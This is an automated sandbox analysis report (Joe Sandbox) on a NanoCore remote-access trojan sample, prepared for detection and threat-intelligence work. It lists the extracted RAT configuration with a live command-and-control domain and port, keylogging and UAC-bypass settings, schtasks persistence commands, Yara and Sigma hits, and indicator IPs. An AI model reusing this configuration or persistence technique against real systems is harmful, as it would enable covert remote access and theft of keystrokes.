ID: 502379
Sample Name:
LFEs2N6DU4.exe
Cookbook: default.jbs
Time: 21:01:00
Date: 13/10/2021
Version: 33.0.0 White Diamond

Table of Contents


Windows Analysis Report LFEs2N6DU4.exe

Overview


General Information

Sample Name:	LFEs2N6DU4.exe
Analysis ID:	502379
MD5:	5b3262b61a5eaa..
SHA1:	112314d871226e..
SHA256:	799a0831a87f80d.
Tags:	exe NanoCore
Infos:	

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Multi AV Scanner detection for subm…
- Malicious sample detected (through …
- Sigma detected: NanoCore
- Detected Nanocore Rat
- Yara detected Nanocore RAT
- Writes to foreign memory regions
- Allocates memory in foreign process…
- .NET source code contains potentia…
- Injects a PE file into a foreign proce…
- C2 URLs / IPs found in malware con…
- Hides that the sample has been dow…
- Uses schtasks.exe or at.exe to add …
- Uses 32bit PE files
- Queries the volume information (nam…

Classification



Process Tree

- **System is w10x64**
- LFEs2N6DU4.exe (PID: 2752 cmdline: 'C:\Users\user\Desktop\LFEs2N6DU4.exe' MD5: 5B3262B61A5EAA3EBE7E8BDC4958FC3F)
  - LFEs2N6DU4.exe (PID: 3784 cmdline: C:\Users\user\AppData\Local\Temp\LFEs2N6DU4.exe MD5: 5B3262B61A5EAA3EBE7E8BDC4958FC3F)
    - schtasks.exe (PID: 5828 cmdline: 'schtasks.exe' /create /f /tn 'DHCP Monitor' /xml 'C:\Users\user\AppData\Local\Temp\tmpA85B.tmp' MD5: 15FF7D8324231381BAD48A052F85DF04)
      - conhost.exe (PID: 6008 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - schtasks.exe (PID: 2944 cmdline: 'schtasks.exe' /create /f /tn 'DHCP Monitor Task' /xml 'C:\Users\user\AppData\Local\Temp\tmpAD7D.tmp' MD5: 15FF7D8324231381BAD48A052F85DF04)
      - conhost.exe (PID: 4196 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- LFEs2N6DU4.exe (PID: 2860 cmdline: C:\Users\user\AppData\Local\Temp\LFEs2N6DU4.exe 0 MD5: 5B3262B61A5EAA3EBE7E8BDC4958FC3F)
  - LFEs2N6DU4.exe (PID: 6504 cmdline: C:\Users\user\AppData\Local\Temp\LFEs2N6DU4.exe MD5: 5B3262B61A5EAA3EBE7E8BDC4958FC3F)
- dhcpmon.exe (PID: 6188 cmdline: 'C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe' 0 MD5: 5B3262B61A5EAA3EBE7E8BDC4958FC3F)
  - dhcpmon.exe (PID: 6648 cmdline: C:\Users\user\AppData\Local\Temp\dhcpmon.exe MD5: 5B3262B61A5EAA3EBE7E8BDC4958FC3F)
- dhcpmon.exe (PID: 6304 cmdline: 'C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe' MD5: 5B3262B61A5EAA3EBE7E8BDC4958FC3F)
  - dhcpmon.exe (PID: 6732 cmdline: C:\Users\user\AppData\Local\Temp\dhcpmon.exe MD5: 5B3262B61A5EAA3EBE7E8BDC4958FC3F)
- **cleanup**

Malware Configuration

Threatname: NanoCore

```
{
  "Version": "1.2.2.0",
  "Mutex": "9845a945-f2ff-4e93-b909-aece664d",
  "Group": "J",
  "Domain1": "cloudhost.myfirewall.org",
  "Domain2": "cloudhost.myfirewall.org",
  "Port": 5654,
  "KeyboardLogging": "Enable",
  "RunOnStartup": "Enable",
  "RequestElevation": "Disable",
  "BypassUAC": "Enable",
  "ClearZoneIdentifier": "Enable",
  "ClearAccessControl": "Disable",
  "SetCriticalProcess": "Disable",
  "PreventSystemSleep": "Enable",
  "ActivateAwayMode": "Disable",
  "EnableDebugMode": "Disable",
  "RunDelay": 0,
  "ConnectDelay": 4000,
  "RestartDelay": 5000,
  "TimeoutInterval": 5000,
  "KeepAliveTimeout": 30000,
  "MutexTimeout": 5000,
  "LanTimeout": 2500,
  "WanTimeout": 8000,
  "BufferSize": "ffff0000",
  "MaxPacketSize": "0000a000",
  "GCThreshold": "0000a000",
  "UseCustomDNS": "Enable",
  "PrimaryDNSServer": "cloudhost.myfirewall.org",
  "BypassUserAccountControlData": "<?xml version=\"1.0\" encoding=\"UTF-16\"?>\r\n<Task version=\"1.2\" xmlns=\"http://schemas.microsoft.com/windows/2004/02/mit/task\">\r\n
<RegistrationInfo />\r\n  <Triggers />\r\n  <Principals>\r\n    <Principal id=\"Author\">\r\n      <LogonType>InteractiveToken</LogonType>\r\n
<RunLevel>HighestAvailable</RunLevel>\r\n    </Principal>\r\n  </Principals>\r\n  <Settings>\r\n    <MultipleInstancesPolicy>Parallel</MultipleInstancesPolicy>\r\n
<DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>\r\n    <StopIfGoingOnBatteries>false</StopIfGoingOnBatteries>\r\n
<AllowHardTerminate>true</AllowHardTerminate>\r\n    <StartWhenAvailable>false</StartWhenAvailable>\r\n    <RunOnlyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable>\r\n
<IdleSettings>\r\n      <StopOnIdleEnd>false</StopOnIdleEnd>\r\n      <RestartOnIdle>false</RestartOnIdle>\r\n    </IdleSettings>\r\n
<AllowStartOnDemand>true</AllowStartOnDemand>\r\n    <Enabled>true</Enabled>\r\n    <Hidden>false</Hidden>\r\n    <RunOnlyIfIdle>false</RunOnlyIfIdle>\r\n
<WakeToRun>false</WakeToRun>\r\n    <ExecutionTimeLimit>PT0S</ExecutionTimeLimit>\r\n    <Priority>4</Priority>\r\n  </Settings>\r\n  <Actions Context=\"Author\">\r\n
<Exec>\r\n      <Command>\"#EXECUTABLEPATH\"</Command>\r\n      <Arguments>$(Arg0)</Arguments>\r\n    </Exec>\r\n  </Actions>\r\n</Task"
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000018.00000002.395949741.000000000417 9000.00000004.00000001.sdmp	JoeSecurity_Nanocore	Yara detected Nanocore RAT	Joe Security	
00000018.00000002.395949741.000000000417 9000.00000004.00000001.sdmp	NanoCore	unknown	Kevin Breen <kevin@techanarchy.net>	• 0x4356d:$a: NanoCore • 0x435c6:$a: NanoCore • 0x43603:$a: NanoCore • 0x4367c:$a: NanoCore • 0x56d27:$a: NanoCore • 0x56d3c:$a: NanoCore • 0x56d71:$a: NanoCore • 0x6fd3b:$a: NanoCore • 0x6fd50:$a: NanoCore • 0x6fd85:$a: NanoCore • 0x435cf:$b: ClientPlugin • 0x4360c:$b: ClientPlugin • 0x43f0a:$b: ClientPlugin • 0x43f17:$b: ClientPlugin • 0x56ae3:$b: ClientPlugin • 0x56afe:$b: ClientPlugin • 0x56b2e:$b: ClientPlugin • 0x56d45:$b: ClientPlugin • 0x56d7a:$b: ClientPlugin • 0x6faf7:$b: ClientPlugin • 0x6fb12:$b: ClientPlugin
00000016.00000002.399257150.0000000003BB A000.00000004.00000001.sdmp	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	• 0x37cdd:$x1: NanoCore.ClientPluginHost • 0x5fcfd:$x1: NanoCore.ClientPluginHost • 0x37d1a:$x2: IClientNetworkHost • 0x5fd3a:$x2: IClientNetworkHost • 0x3b84d:$x3: #=qjgz7ljmpp0J7FvL9dmi8ctJILdgtcbw 8JYUc6GC8MeJ9B11Crfg2Djxcf0p8PZGe • 0x6386d:$x3: #=qjgz7ljmpp0J7FvL9dmi8ctJILdgtcbw 8JYUc6GC8MeJ9B11Crfg2Djxcf0p8PZGe
00000016.00000002.399257150.0000000003BB A000.00000004.00000001.sdmp	JoeSecurity_Nanocore	Yara detected Nanocore RAT	Joe Security	

Source	Rule	Description	Author	Strings
00000016.00000002.399257150.0000000003BBA000.00000004.00000001.sdmp	NanoCore	unknown	Kevin Breen <kevin@techanarchy.net>	• 0x37a45:$a: NanoCore • 0x37a55:$a: NanoCore • 0x37c89:$a: NanoCore • 0x37c9d:$a: NanoCore • 0x37cdd:$a: NanoCore • 0x5fa65:$a: NanoCore • 0x5fa75:$a: NanoCore • 0x5fca9:$a: NanoCore • 0x5fcbd:$a: NanoCore • 0x5fcfd:$a: NanoCore • 0x37aa4:$b: ClientPlugin • 0x37ca6:$b: ClientPlugin • 0x37ce6:$b: ClientPlugin • 0x5fac4:$b: ClientPlugin • 0x5fcc6:$b: ClientPlugin • 0x5fd06:$b: ClientPlugin • 0x37bcb:$c: ProjectData • 0x5fbeb:$c: ProjectData • 0x385d2:$d: DESCrypto • 0x605f2:$d: DESCrypto • 0x3ff9e:$e: KeepAlive
Click to see the 83 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
25.2.dhcpmon.exe.3c005c4.4.raw.unpack	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	• 0xf7ad:$x1: NanoCore.ClientPluginHost • 0x287c1:$x1: NanoCore.ClientPluginHost • 0xf7da:$x2: IClientNetworkHost • 0x287ee:$x2: IClientNetworkHost
25.2.dhcpmon.exe.3c005c4.4.raw.unpack	Nanocore_RAT_Feb18_1	Detects Nanocore RAT	Florian Roth	• 0xf7ad:$x2: NanoCore.ClientPluginHost • 0x287c1:$x2: NanoCore.ClientPluginHost • 0x10888:$s4: PipeCreated • 0x2989c:$s4: PipeCreated • 0xf7c7:$s5: IClientLoggingHost • 0x287db:$s5: IClientLoggingHost
25.2.dhcpmon.exe.3c005c4.4.raw.unpack	JoeSecurity_Nanocore	Yara detected Nanocore RAT	Joe Security	
25.2.dhcpmon.exe.3c005c4.4.unpack	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	• 0xd9ad:$x1: NanoCore.ClientPluginHost • 0xd9da:$x2: IClientNetworkHost
25.2.dhcpmon.exe.3c005c4.4.unpack	Nanocore_RAT_Feb18_1	Detects Nanocore RAT	Florian Roth	• 0xd9ad:$x2: NanoCore.ClientPluginHost • 0xea88:$s4: PipeCreated • 0xd9c7:$s5: IClientLoggingHost
Click to see the 198 entries				

Sigma Overview

AV Detection:

Sigma detected: NanoCore

E-Banking Fraud:

Sigma detected: NanoCore

Stealing of Sensitive Information:

Sigma detected: NanoCore

Remote Access Functionality:

Sigma detected: NanoCore

Jbx Signature Overview

Click to jump to signature section

AV Detection:

- Found malware configuration
- Multi AV Scanner detection for submitted file
- Yara detected Nanocore RAT

Networking:

- C2 URLs / IPs found in malware configuration

E-Banking Fraud:

- Yara detected Nanocore RAT

System Summary:

- Malicious sample detected (through community Yara rule)

Data Obfuscation:

- .NET source code contains potential unpacker

Boot Survival:

- Uses schtasks.exe or at.exe to add and modify task schedules

Hooking and other Techniques for Hiding and Protection:

- Hides that the sample has been downloaded from the Internet (zone.identifier)

HIPS / PFW / Operating System Protection Evasion:

- Writes to foreign memory regions
- Allocates memory in foreign processes
- Injects a PE file into a foreign processes

Stealing of Sensitive Information:

- Yara detected Nanocore RAT

Remote Access Functionality:


- Detected Nanocore Rat
- Yara detected Nanocore RAT

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Networ Effects
Valid Accounts	Scheduled Task/Job 1	Scheduled Task/Job 1	Process Injection 3 1 2	Masquerading 2	Input Capture 1 1	Security Software Discovery 1	Remote Services	Input Capture 1 1	Exfiltration Over Other Network Medium	Encrypted Channel 1 1	Eavesd Insecur Networ Commu

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Networ Effects
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Scheduled Task/Job 1	Disable or Modify Tools 1	LSASS Memory	Process Discovery 2	Remote Desktop Protocol	Archive Collected Data 1 1	Exfiltration Over Bluetooth	Non-Standard Port 1	Exploit Redirec Calls/S
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Virtualization/Sandbox Evasion 2 1	Security Account Manager	Virtualization/Sandbox Evasion 2 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Remote Access Software 1	Exploit Track D Locatio
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 3 1 2	NTDS	Application Window Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Ingress Tool Transfer 1	SIM Ca Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Deobfuscate/Decode Files or Information 1	LSA Secrets	Remote System Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Non-Application Layer Protocol 2	Manipu Device Commu
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Hidden Files and Directories 1	Cached Domain Credentials	System Information Discovery 1 2	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Application Layer Protocol 1 3	Jammir Denial Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Obfuscated Files or Information 1	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Access
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Software Packing 1 1	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgr Insecur Protoc
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Timestomp 1	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Base S


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
LFEs2N6DU4.exe	12%	Virustotal		Browse

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
1.2.LFEs2N6DU4.exe.24b0e9c.1.unpack	100%	Avira	HEUR/AGEN.1131827		Download File
13.2.LFEs2N6DU4.exe.5650000.9.unpack	100%	Avira	TR/NanoCore.fadte		Download File
24.2.LFEs2N6DU4.exe.400000.0.unpack	100%	Avira	TR/Dropper.MSIL.Gen7		Download File
26.2.dhcpmon.exe.400000.1.unpack	100%	Avira	TR/Dropper.MSIL.Gen7		Download File
25.2.dhcpmon.exe.400000.0.unpack	100%	Avira	TR/Dropper.MSIL.Gen7		Download File
13.2.LFEs2N6DU4.exe.400000.0.unpack	100%	Avira	TR/Dropper.MSIL.Gen7		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
cloudhost.myfirewall.org	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
cloudhost.myfirewall.org	91.121.250.249	true	true		unknown
store2.gofile.io	31.14.69.10	true	false		high

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
cloudhost.myfirewall.org	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
91.121.250.249	cloudhost.myfirewall.org	France		16276	OVHFR	true
31.14.69.10	store2.gofile.io	Virgin Islands (BRITISH)		199483	LINKER-ASFR	false

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	502379
Start date:	13.10.2021
Start time:	21:01:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 13m 32s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	LFEs2N6DU4.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	35
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@18/12@26/3

EGA Information:	Failed
HDC Information:	• Successful, ratio: 0.1% (good quality ratio 0.1%) • Quality average: 71.5% • Quality standard deviation: 13.5%
HCA Information:	• Successful, ratio: 93% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
21:02:27	API Interceptor	800x Sleep call for process: LFEs2N6DU4.exe modified
21:02:32	Task Scheduler	Run new task: DHCP Monitor path: "C:\Users\user\AppData\Local\Temp\LFEs2N6DU4.exe" s>$(Arg0)
21:02:33	Autostart	Run: HKLM\Software\Microsoft\Windows\CurrentVersion\Run DHCP Monitor C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe
21:02:35	Task Scheduler	Run new task: DHCP Monitor Task path: "C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe" s>$(Arg0)
21:03:03	API Interceptor	2x Sleep call for process: dhcpmon.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
91.121.250.249	gFPbTs1YDm.exe	Get hash	malicious	Browse	
	FYrMKmDjFi.exe	Get hash	malicious	Browse	
	img_Especificaci#U00f3n_07102021.doc	Get hash	malicious	Browse	
	RF Oferta_07102021.doc	Get hash	malicious	Browse	
	PC3aLumBwk.exe	Get hash	malicious	Browse	
	nEwkr1dC74.exe	Get hash	malicious	Browse	
	ns3uyMDRlK.exe	Get hash	malicious	Browse	
	h7zYqHS8sH.exe	Get hash	malicious	Browse	
	kXm6HMMRfu.exe	Get hash	malicious	Browse	
	especificaci#U00f3n 0021.doc	Get hash	malicious	Browse	
	RF Quotation_04102021.doc	Get hash	malicious	Browse	
	NuKV3QA0Ju.exe	Get hash	malicious	Browse	
	kbfUrCTi7x.exe	Get hash	malicious	Browse	
	IMG_PO-000120741.doc	Get hash	malicious	Browse	
	Inq PO-000202120741.doc	Get hash	malicious	Browse	
	O3HrQCLthu.exe	Get hash	malicious	Browse	
	IMG_MT102_Swift 20210930.doc	Get hash	malicious	Browse	
	Payment_Swift 20210930.doc	Get hash	malicious	Browse	
	b0Ccd4hQb9.exe	Get hash	malicious	Browse	
	EXCEL.exe	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
cloudhost.myfirewall.org	FYrMKmDjFi.exe	Get hash	malicious	Browse	• 91.121.250.249
	img_Especificaci#U00f3n_07102021.doc	Get hash	malicious	Browse	• 91.121.250.249
	nEwkr1dC74.exe	Get hash	malicious	Browse	• 91.121.250.249
	kXm6HMMRfu.exe	Get hash	malicious	Browse	• 91.121.250.249
	especificaci#U00f3n 0021.doc	Get hash	malicious	Browse	• 91.121.250.249
	NuKV3QA0Ju.exe	Get hash	malicious	Browse	• 91.121.250.249
	O3HrQCLthu.exe	Get hash	malicious	Browse	• 91.121.250.249

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	IMG_MT102_Swift 20210930.doc	Get hash	malicious	Browse	• 91.121.250.249
	b0Ccd4hQb9.exe	Get hash	malicious	Browse	• 91.121.250.249
	Kr6cPPASEZ.exe	Get hash	malicious	Browse	• 91.121.250.249
	R1K5dU1K9o.exe	Get hash	malicious	Browse	• 146.59.132.186
	OHIT14GyKR.exe	Get hash	malicious	Browse	• 146.59.132.186
	IMG_Order SPECIFICATION 094765 img.doc	Get hash	malicious	Browse	• 146.59.132.186
	Shipping Document AWB FedEx #980053378119pdf..exe	Get hash	malicious	Browse	• 45.133.1.67
	Payment Swift Copy20210525pdf.exe	Get hash	malicious	Browse	• 45.133.1.67
	uQbZZ4mUTm.jar	Get hash	malicious	Browse	• 31.210.21.205
	cd61fe0ebfe9f6326cd5a4df9747e72c.exe	Get hash	malicious	Browse	• 45.154.4.64
	PyQdnx9PHg.exe	Get hash	malicious	Browse	• 31.210.21.252
	GO1eovBADG.exe	Get hash	malicious	Browse	• 45.85.90.92
	9nNELqsesC.exe	Get hash	malicious	Browse	• 46.183.220.67

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
OVHFR	bdxloc.dll	Get hash	malicious	Browse	• 51.83.3.52
	Original Shipment Doc Ref 2853801324189923,PDF.exe	Get hash	malicious	Browse	• 213.186.33.5
	56460021473877.exe	Get hash	malicious	Browse	• 213.186.33.5
	SecuriteInfo.com.Exploit.Siggen3.21227.11912.xls	Get hash	malicious	Browse	• 188.165.62.61
	SecuriteInfo.com.Exploit.Siggen3.21227.11912.xls	Get hash	malicious	Browse	• 188.165.62.61
	yHm66D4wla.dll	Get hash	malicious	Browse	• 51.83.3.52
	FIDTIpakSU.dll	Get hash	malicious	Browse	• 51.83.3.52
	BobglLrEyi.dll	Get hash	malicious	Browse	• 51.83.3.52
	Pxnrz0DXD3.dll	Get hash	malicious	Browse	• 51.83.3.52
	ZHuOtLRXeM.dll	Get hash	malicious	Browse	• 51.83.3.52
	SecuriteInfo.com.Artemis9D180B40D96E.25394.dll	Get hash	malicious	Browse	• 51.83.3.52
	SecuriteInfo.com.Heur.12255.xls	Get hash	malicious	Browse	• 188.165.62.61
	SecuriteInfo.com.ML.PE-A.4403.dll	Get hash	malicious	Browse	• 51.83.3.52
	SecuriteInfo.com.ML.PE-A.28995.dll	Get hash	malicious	Browse	• 51.83.3.52
	SecuriteInfo.com.ML.PE-A.4995.dll	Get hash	malicious	Browse	• 51.83.3.52
	SecuriteInfo.com.Heur.17985.xls	Get hash	malicious	Browse	• 188.165.62.61
	qDXRTsZAL9.exe	Get hash	malicious	Browse	• 139.99.118.252
	SecuriteInfo.com.Heur.12255.xls	Get hash	malicious	Browse	• 188.165.62.61
	h9WnY2tOg7.dll	Get hash	malicious	Browse	• 51.83.3.52
	SecuriteInfo.com.Heur.17985.xls	Get hash	malicious	Browse	• 188.165.62.61
LINKER-ASFR	6J3qzZz5pS.exe	Get hash	malicious	Browse	• 31.14.69.10
	WU PAYMENT DETAILS.doc	Get hash	malicious	Browse	• 31.14.69.10
	Qoutation013-10.exe	Get hash	malicious	Browse	• 31.14.69.10
	Gkd7ep9tKS.exe	Get hash	malicious	Browse	• 31.14.69.10
	hKzrJKI9CR.exe	Get hash	malicious	Browse	• 31.14.69.10
	Request For New Qoute - Ist Order.exe	Get hash	malicious	Browse	• 31.14.69.10
	Invoice- 0535254 Oil_Field_4568742.doc	Get hash	malicious	Browse	• 31.14.69.10
	MT103-Advance.Payment.exe	Get hash	malicious	Browse	• 31.14.69.10
	Payment009731743,pdf.exe	Get hash	malicious	Browse	• 31.14.69.10
	IMG-XEROX.exe	Get hash	malicious	Browse	• 31.14.69.10
	office.exe	Get hash	malicious	Browse	• 31.14.69.10
	PCS TENDER PROFILE-20210920.exe	Get hash	malicious	Browse	• 31.14.69.10
	New Order Inquiry No.96883,pdf.exe	Get hash	malicious	Browse	• 31.14.69.10
	PCS TENDER PROFILE-20210920.exe	Get hash	malicious	Browse	• 31.14.69.10
	TxEjwXD8eb.exe	Get hash	malicious	Browse	• 31.14.69.10
	DHL-3009216769976535455627775648896.exe	Get hash	malicious	Browse	• 31.14.69.10
	gFPbTs1YDm.exe	Get hash	malicious	Browse	• 31.14.69.10
	FYrMKmDjFi.exe	Get hash	malicious	Browse	• 31.14.69.10
	5wxqk9Wjnb.exe	Get hash	malicious	Browse	• 31.14.69.10
	AUdWjscHY2.exe	Get hash	malicious	Browse	• 31.14.69.10

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe	
Process:	C:\Users\user\AppData\Local\Temp\LFEs2N6DU4.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	12288
Entropy (8bit):	5.713207310454996
Encrypted:	false
